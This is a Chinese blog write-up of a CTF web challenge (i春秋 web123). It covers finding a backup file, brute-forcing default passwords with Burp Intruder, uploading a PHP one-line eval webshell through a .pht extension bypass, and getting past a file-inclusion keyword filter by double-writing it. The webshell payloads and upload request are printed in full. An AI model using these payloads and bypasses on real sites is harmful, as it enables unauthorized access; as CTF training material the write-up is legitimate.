

暑期web练习9: web123 (i春秋) 百度杯 九月场

原创

何家公子 于 2018-08-18 14:15:38 发布 344 收藏

分类专栏: [ctf web](#) 文章标签: [web ctf sql file](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41618162/article/details/81808370

版权



ctf 同时被 2 个专栏收录

32 篇文章 0 订阅

订阅专栏



web

32 篇文章 0 订阅

订阅专栏

请输入帐号密码进行登录

https://blog.csdn.net/qq_41618162

首先拿到题目看起来像个注入题

查看源码知道了user.php, 然后password的格式

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8" />
5   <title>会员登录</title>
6 </head>
7 <body>
8 <center>
9   <h4>请输入帐号密码进行登录</h4>
10  <form action="" method="POST">
11    <input type="text" name="username" placeholder='用户名' />
12    <br /><br />
13    <input type="password" name="password" placeholder='密码' />
14  </form>
```


```

14 <br /> <br />
15 <input type="submit" name="submit" value="登录" />
16
17 <!-- 用户信息都在user.php里 -->
18 <!-- 用户默认默认密码为用户名+出生日期 例如:zhangwei1999 -->
19 </form>
20 </center>
21 </body>
22 </html>
23
24
25 <br /> <br /> <center>

```

https://blog.csdn.net/qq_41618162


后缀改为user.php.bak后提示我们下载这个文件



bak文件是数据删除后留下的备份文件，不参考别人的wp根本想不到。。。

下载打开改为doc文件打开后发现是许多用户名，这下就可以考虑一个个注入爆破了

还是burpsuite，把攻击模式改为Battering ram，这个模式就是能对两个位置同时注入一个关键词



https://blog.csdn.net/qq_41618162

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the number of requests. Various payload types are available for each payload set, and each payload set can have a different number of payloads.

Payload set: Payload count: 357
Payload type: Request count: 357

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

zhangwei
wangwei
wangfang
liwei
lina
zhangmin
lijing

https://blog.csdn.net/qq_41618162

设置好payload后就可以爆破了

我们首先是从源码的1999开始。。。一直试到1990才有不同长度的回显

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
311	lixuyun	200	<input type="checkbox"/>	<input type="checkbox"/>	1041	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
1	zhangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
2	wangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
3	wangfang	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
4	liwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
5	lina	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
6	zhangmin	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
7	lijing	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
8	wangjing	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	

Request Response

Raw Headers Hex HTML Render

```
<body>
<center>
  <h4>请输入帐号密码进行登录</h4>
  <form action="" method="POST">
    <input type="text" name="username" placeholder='用户名' />
    <br /><br />
    <input type="password" name="password" placeholder='密码' />
    <br /> <br />
    <input type="submit" name="submit" value="登录" />

    <!-- 用户信息都在user.php里 -->
    <!-- 用户默认默认密码为用户名+出生日期 例如: zhangwei1999 -->
  </form>
</center>
</body>
</html>
```

```
<br /><br /><center>登录成功</center><script>location.href='//';</script>
```

这里就提示我们登陆成功了，于是我们记住这个用户名和密码
回到最开始输入进去，发现是个空白的页面，查看源码

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
  <input type="file" name="file" />
  <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>
```

存在漏洞，需要我们去掉？第一时间没弄清他的意思，突然发现中间这段代码被注释掉了，这里可自己重新弄一个没被注释的html，还能用控制台的查看器，复制那一段粘贴上去：



运行后得到了一个文件上传的界面



这里直接上传个一句话木马 `<?php @eval($_POST[pass])?>`，先是后缀要求是jpg、png，我改为php.jpg说不能包含php字段，最后改成jpg.pht(这里顺便说一下php的别名：php2, php3, php4, php5, phps, pht, phtml, phtml),报错文件内容不行（一口老血吐出），于是我换了个不含php字段的一句话 `<?=@eval($_POST['pass']);?>`，总算上传成功

这里再分享一下如何用bp文件文件上传（此时此刻越发觉得这个软件忒强大了）

用bp抓包点击上传的那个页面

这里得到

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau

Burp Intruder Repeater Window Help

Target: http://8bcf0bd96769456db0ef500e7c09e01cb1e7ea4d93174f60.game.ichunqiu.com

Request

```

POST / HTTP/1.1
Host: 8bcf0bd96769456db0ef500e7c09e01cb1e7ea4d93174f60.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://8bcf0bd96769456db0ef500e7c09e01cb1e7ea4d93174f60.game.ichunqiu.com/
Cookie: chkphone=acWxNpxhQpDiAchlNuSnEpyiQuDI00000;
UM_distinctid=164bd1904bc64e-005e86c29125a38-1262694a-144000-164bd1904be9f2;
pgv_pvi=1249226752;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=153172598,1533605305,1533605440,1534515598;
;
browse=CF1aTxUYU0BaWlhAVQJIRFB2SkdeQFFYVWRFR1xRWORIV1FPWbBLTgB2XUMaRFB0G112TFR1W0VY
W0VfV1x2TUI1TU09dqVNGX0F1CA: Hm_lvt_9104989ce242a8e03049eaceca950328=1534515617;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1534515617;
PHPSESSID=cfojnavf4io0d17cq8felagoq3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----285052900817202
Content-Length: 336

-----285052900817202
Content-Disposition: form-data; name="file"; filename="one.jpg.pht"
Content-Type: application/octet-stream

<?=eval($_POST['pass']);?>
-----285052900817202
Content-Disposition: form-data; name="submit"

消费续
-----285052900817202--

```

Response

```

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 18 Aug 2018 05:08:44 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 372
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
<input type="file" name="file" />
<input type="submit" name="submit" value="上传" />
</form-->
</center>
</body>
</html>

<a href="/view.php">view</a>

```

Ready

726 bytes | 32 millis

我们能很方便地在bp里修改文件名以及文件的内容，然后点go就即时反馈，可以说是比手动一次次试快捷许多了
回到正题，返回的页面是一个可点击的连接view

8bcf0bd96769456db0ef500e7c09e01cb1e7ea4d93174f60.game.ichunqiu.com

view

查看器 控制台 调试器 () 样式编辑器 性能 内存 网络

搜索 HTML

```

<!DOCTYPE html>
<html>
<head>
<body>
<center>
<!--存在漏洞需要去掉-->
<!--<form action="" method="POST" enctype="multipart/form-data"> <input type="file" name="file" /> <input type="submit" name="submit" value="上传" /> </form-->
</center>
<a href="/view.php">view</a>
</body>

```

</html>

https://blog.csdn.net/qq_41618162

点进去后，出现了一个file? 很显然，这就是要我们文件包含了



file?



https://blog.csdn.net/qq_41618162


用hackbar直接在后缀加上/?file=1



filter "flag"

https://blog.csdn.net/qq_41618162

提示过滤了flag，于是最简单的双写绕过，get flag!



```
<?php
echo 'flag is here';
if($_GET['file'] == 'flflagag') {
    echo 'flag is here';
}
```

```
tiag{984a4ede-004f-4d0a-a9ab-435e1d1065c3}-;
```

```
?>
```

https://blog.csdn.net/qq_41618162

总结：这个题考的非常全面啊，注入呀、文件上传、包含，绕过，而且最开始想不到bak的备份文件简直无从下手。。不过自己动手做了这个题后，感觉又get到了许多新技能，比如bp的熟练度，在控制台那编辑，确实是一个很不错的题呢撒，今天还是发小明的图把



https://blog.csdn.net/qq_41618162